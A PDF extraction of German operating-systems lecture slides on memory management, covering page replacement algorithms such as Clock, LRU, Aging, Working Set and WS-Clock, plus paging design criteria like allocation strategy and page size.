 - Falls zu Beginn alle Seiten R=1 hatten, wird die älteste Seite beim zweiten Durchlauf verdrängt!

Speicherverwaltung

- Seitenersetzungsalgorithmen

- Second-Change

- Page Fault bei $t = 20$

Fall-Bsp. 1

R=0	0	A
R=0	3	E
R=0	7	D
R=0	8	B
R=0	12	C
R=0	14	H
R=0	15	F
R=0	18	G
R=0	20	J

Fall-Bsp. 2

R=1	0	A
R=0	3	E
R=0	7	D
R=0	8	B
R=1	12	C
R=0	14	H
R=1	15	F
R=0	18	G
R=0	20	A
R=0	20	J


Fall-Bsp. 3

R=1	0	A
R=1	3	E
R=1	7	D
R=1	8	B
R=1	12	C
R=1	14	H
R=1	15	F
R=1	18	G

R=0	20	A
R=0	20	E
R=0	20	D
R=0	20	B
R=0	20	C
R=0	20	H
R=0	20	F
R=0	20	G
R=0	20	J

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Clock
 - Effizientere Implementierung von Second-Chance
 - Vermeide das ineffiziente Verschieben von Seiten in der Liste
 - Seiten in Ringliste angeordnet, Zeiger auf ältestem Eintrag



Bei Seitenfehler:

Betrachte Seite, auf die der Zeiger zeigt:

R=0: verdränge Seite, fertig

R=1 setze R=0
 setze Zeiger eins weiter
 wiederhole von vorn










Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Least Recently Used (LRU)
 - Verdränge die Seite, die am längsten nicht benutzt wurde
 - Vermutung: Wird auch in Zukunft nicht mehr benutzt
 - Verkettete Liste mit neusten Eintrag am Anfang und dem am längsten nicht benutzten Eintrag am Ende
 - Problem: Bei jedem Speicherzugriff muss die Liste aktualisiert werden
 - » Sehr teuer
 - » Hardware-Unterstützung notwendig, aber selten vorhanden
 - Guter Algorithmus

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Least Recently Used (LRU)
 - Eine möglich Hardware-Realisierung
 - Für ein System mit n Rahmen wird eine $n \times n$ –Matrix verwaltet
 - » Initialisierung mit 0
 - Beim Zugriff auf den Rahmen k
 - » Alle Werte in Zeile k wird auf 1 gesetzt
 - » Alle Werte in der Spalte k wird auf null gesetzt

Zugriffsfolge: 0 – 1 – 2 – 3 – 0 – 3 – 1 – 2 – 0


								
-------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Not Frequently Used (NFU)
 - Software-Variante von LRU
 - Entferne die Seite, die am wenigsten benutzt wird
 - Für jede Seite einen **Zähler**
 - » Zu Beginn auf 0 gesetzt
 - » Nach jedem Timer-Interrupt wird R-Bit addiert
 - Bei einem Seitenfehler, wird die Seite mit niedrigstem Zählerstand ersetzt
 - Problem:
 - „Zähler vergisst nichts“
 - » Seiten, die zu Beginn einen hohen Wert erhalten, und dann nicht mehr verwendet werden, werden erst sehr spät verdrängt

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Aging
 - Veränderung von NFU
 - Zähler werden 1 Bit nach rechts geschoben
 - R-Bit wird zum ganz linken Bit des Zählers addiert
 - R-Bits löschen



Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Aging ...
 - Bei Seitenfehler wird die Seite mit kleinstem Wert verdrängt
 - Durch die endliche Anzahl von Bits der Zähler wird der Algorithmus vergesslich
 - Praxis: 8 Bit reichen aus
 - » Falls wirklich mehrere Seiten den Wert 00000000 haben, kann eine beliebig ausgewählt werden
 - Effiziente implementierbare Näherung an LRU

Aufgabe



- Überlegen Sie was beim Starten eines Programms passiert!
- Wieso kann der Start des Programms mit den hier beschriebenen Verfahren sehr lange dauern?
- Wie kann die Startphase beschleunigt werden?
 - Ihre Nachbarn
 - 1 Minute

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Bisher:
Demand-Paging
 - Seitenwechsel wurde immer auf Anforderung durchgeführt
 - Bei Seitenfehler wurde eine Seite durch eine andere ersetzt
 - Nachteil:
 - Beim Start eines Programms kann es lange dauern, bis alle benötigten Seiten geladen sind
 - » Viele Seitenfehler sind notwendig
 - Besser wäre:
 - Die demnächst benötigten Seiten werden gleich in den Speicher geladen


Speicherverwaltung

- Seitenersetzungsalgorithmen
 - **Lokalitätseigenschaft** (locality of reference)
 - Prozesse beschränken sich in jeder Phase ihrer Ausführung auf einen relativ kleinen Teil ihrer Seiten
 - nur ein Teil der Seiten muss im Speicher sein



Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Working Set (Arbeitsbereich) eines Prozesses P:
 - $w(k,t)$: Menge der Seiten zur Zeit t , die P bei den letzten k Speicherzugriffen benutzt hat



- Für große k annähernd konstant, aber noch kleiner als der Prozessadressraum

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Working Set (Arbeitsbereich) eines Prozesses P:
 - Wenn der Arbeitsbereich im Speicher ist, läuft der Prozess ohne viele Seitenfehler bis zur nächsten Phase seiner Ausführung
 - Wenn der Arbeitsbereich nicht in den Speicher passt, führt das zu vielen Seitenfehlern und damit zur langsamen Ausführung
 - Seitenflattern (Trashing)
Es werden regelmäßig mit hohen Kosten (Festplatte) Seiten ein- und ausgelagert
 - Bei Multiprogrammierung werden Prozesse oft ausgelagert
 - Evtl. viele Seitenfehler
- Verwende beim Wechsel den gesamten Arbeitsbereich statt einzelne Seiten
- Working-Set-Modell, Prepaging

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Working Set (Arbeitsbereich) eines Prozesses P:
 - Bei Page Fault:
 - Lagere eine Seite aus, die nicht zum Arbeitsbereich gehört
 - Problem:
 - Wie findet das BS die Seite, die nicht zum Arbeitsbereich gehört?
 - Kriterium für Arbeitsbereich
 - Der Arbeitsbereich ist die Menge der Seiten, die seit den letzten k Speicherzugriffen benutzt wurde
 - » Siehe oben!

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Working-Set-Modelle
 - Bestimmung für Arbeitsbereich
 - Ansatz:
 - » Lege k im Voraus fest
 - » Schieberegister mit k Einträgen
 - » Bei jedem Speicherzugriff wird die aktuelle Seitennummer hinzugefügt
 - » Bei einem Seitenfehler das Schieberegister analysieren
 - Sortieren, doppelte Einträge entfernen
 - » Wechsel des Arbeitsbereichs durchführen
 - » Leider zu aufwändig das Schieberegister aktuell zu halten und beim Wechsel zu analysieren!
 - Bessere (Näherungs-)Methoden notwendig

Speicherverwaltung


- Seitenersetzungsalgorithmen
 - Working-Set-Algorithmus
 - Virtuelle Zeit t_v =
 - CPU-Zeit, die ein Prozess seit seinem Start benutzt hat
 - Arbeitsbereich (neue Definition)
 - Arbeitsbereich ist die Menge der Seiten, auf die innerhalb einer bestimmten Virtuellen Zeit τ zugegriffen wurde (z.B. 100 ms)
 - Voraussetzung:
 - Trage die Virtuelle Zeit in jeden Eintrag der Seitentabelle als Zeitpunkt des letzten Eintrags t_{LE}
 - » Weiteres Feld in Seitentabelle

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - Working-Set-Algorithmus
 - Lagere Seiten aus, die bei einem Seitenfehler nicht zum Arbeitsbereich gehören
 - Verwende das R-Bit, das durch Timer-Interrupt regelmäßig zurückgesetzt wird
 - Wenn $R=1$, setzte den Zeitpunkt des letzten Eintrags auf Wert der virtuellen Zeit
 - Wenn $R=0$, dann
 - Wenn $(t_v - t_{LE}) > \tau$, Seite entfernen
 - Wenn $(t_v - t_{LE}) \leq \tau$, kleinsten Zeitpunkt merken
 - Wenn keine Seite ersetzt wird, dann ersetze die mit kleinstem Zeitpunkt
 - Bei jedem Seitenfehler wird die gesamte Tabelle durchlaufen
 - Guter Algorithmus, aber ineffizient

Speicherverwaltung

– Working-Set-Algorithmus




Speicherverwaltung

- Seitenersetzungsalgorithmen
 - WS-Clock
 - Verbindung von Clock und Working Set
 - » In realen Systemen weit verbreitet
 - Ringförmige Liste von Seitenrahmen
 - » Verwende R-Bit, M-Bit und T_{LE}
 - Bei Page Fault: Untersuche Seite, auf die der Zeiger zeigt
 - » Wenn $R=1$, setze $R=0$ und Zeiger vorrücken, und wiederhole den Algorithmus
 - » Wenn $R=0$,
 - Wenn $T_V - T_{LE} > T$
 - wenn $M=0$, Seite ersetzen
 - wenn $M=1$, Seite vormerken
 - und Zeiger vorrücken und wiederhole den Algorithmus
 - » Wenn die gesamte Liste durchlaufen
 - Mindestens eine Seite wurde vorgemerkt
 - Zeiger läuft weiter bis er eine Seite findet mit $M=0$ (durch BS)
 - Keine Seite vorgemerkt
 - Irgendeine Seite auslagern

Speicherverwaltung

- Seitenersetzungsalgorithmen
 - WS-Clock



Speicherverwaltung


- Seitenersetzungsalgorithmen
 - Zusammenfassung
 - Aufgabe: Bestimmung der Seite, die verdrängt wird
 - Optimale Strategie:
 - Seite, die in Zukunft am längsten nicht gebraucht wird.
 - NRU: vier Klassen gemäß R- und M-Bit
 - FIFO: Seite, die am längsten im Hauptspeicher ist
 - Second Chance:
 - älteste Seite die seit letzten Seitenwechsel nicht benutzt wurde
 - » Clock-Algorithmus: effizient Implementierung
 - LRU: Seite die am längsten nicht benutzt wurde
 - » Aging: effiziente Implementierung
 - Working Set: verwendet virtuelle Zeit und Prepaging
 - » WS-Clock: effiziente verbreitete Implementierung

Speicherverwaltung

- Entwurfskriterien
 - Welche Kritierien müssen beim Entwurf eines leistungsfähigen Paging-Systems neben den Seitenersetzungsalgorithmen berücksichtigt werden?
 - Zuteilungsstrategie – lokal versus global
 - Darf die zu auslagernde Seite einem anderen Prozess angehören?
 - Lokal: nur die Seiten der Prozesses
 - Fester Speicherbereich für jeden Prozess
 - Führt bei wachsendem Speicher zur Zunahme von Seitenfehlern
 - » Trashing, Seitenflattern
 - Global: auch Seiten anderer Prozesse dürfen ausgelagert werden
 - Dynamische Speicherbereiche
 - Überwachung der Speicherbereich durch “PFF” (page fault frequency)
 - » Entscheidet ob mehr oder wenig Speicher zugeteilt wird

Speicherverwaltung

- Entwurfskriterien
 - Zuteilungsstrategie – lokal versus global ...



- PFF versucht die Speichergröße in einem bestimmten Bereich zu halten
 - » A minimaler Speicher (Anzahl Seitenrahmen)
 - » B maximaler Speicher (Anzahl Seitenrahmen)

- Wahl der Zuteilungsstrategie hängt auch vom Ersetzungsalgorithmus ab

Speicherverwaltung

- Entwurfskriterien
 - Lastkontrolle
 - Zu wenig Speicher im System für N Prozesse
 - Speicherbereich für jeden Prozess wird kleiner
 - » Erzeugt viele Seitenfehler
 - Reduzierung der Prozesse notwendig
 - » Auslagern von Prozessen
 - Swapping auch in Paging Systemen notwendig
 - » Reduzierung der Seitenfehlerrate auf akzeptables Maß
 - Einfluss auf Scheduling von Prozessen

Speicherverwaltung

- Entwurfskriterien
 - Seitengröße
 - Für kleine Seiten spricht
 - Interne Fragmentierung: für jedes Segment (Text, Daten, Stack) bleibt im Mittel die letzte Seite halb leer.
 - » → bei n Segmenten und einer Seitegröße p :
 $n * p / 2$ Speicher nicht belegt
 - Programme belegen in verschiedenen Phasen nur Teil des Adressraums
 - Für große Seiten spricht
 - Optimierte Festplattenzugriffe (nur ein Positionierungsschritt)
 - Kurze Seitentabelle

s: Durchschnittliche Prozessgröße

$$\text{Verbrauch} = e * s/p + p/2$$

p: Seitengröße

Optimum durch 1. Ableitung nach p

e: Größe des Seitentabelleneintrag

$$0 = -e * s / p^2 + \frac{1}{2}$$


$$p = \sqrt{2se}$$

Speicherverwaltung

- Entwurfskriterien
 - Trennung von Befehls- und Datenräumen
 - Mögliche Strategie bei kleinen Adressräumen
 - Befehlsraum (I-Space) für Befehle (Programmtext)
 - Datenraum (D-Space) für Daten
 - Getrennte Adressräume
 - Eigene Paging Mechanismen
 - Gemeinsame Seiten
 - Mehrere Benutzer verwenden das gleiche Programm
 - Seiten, die Programmtext enthalten, können gemeinsam genutzt werden
 - Seiten mit Daten nicht

Speicherverwaltung

- Entwurfskriterien
 - Gemeinsame Seiten



- Verwende getrennte Befehls- und Datenräume
 - Einfluss auf Scheduler: Wenn Prozess 1 beendet wird, aber das Programm von einem anderen Benutzer (Prozess 2) verwendet wird, darf die Programm-Seitentabelle nicht gelöscht werden.

Speicherverwaltung

- Entwurfskriterien
 - Bereinigungsstrategien
 - Paging braucht genügend freie Seitenrahmen
 - Regelmäßiges Bereinigen der Seitenrahmen durch Paging-Daemon
 - Wenn zu wenige freie Seitenrahmen vorhanden sind
 - Speichern von veränderten Seiten auf Festplatte, ohne die Seite aus Speicher zu entfernen
 - Hält die freien Seitenrahmen sauber
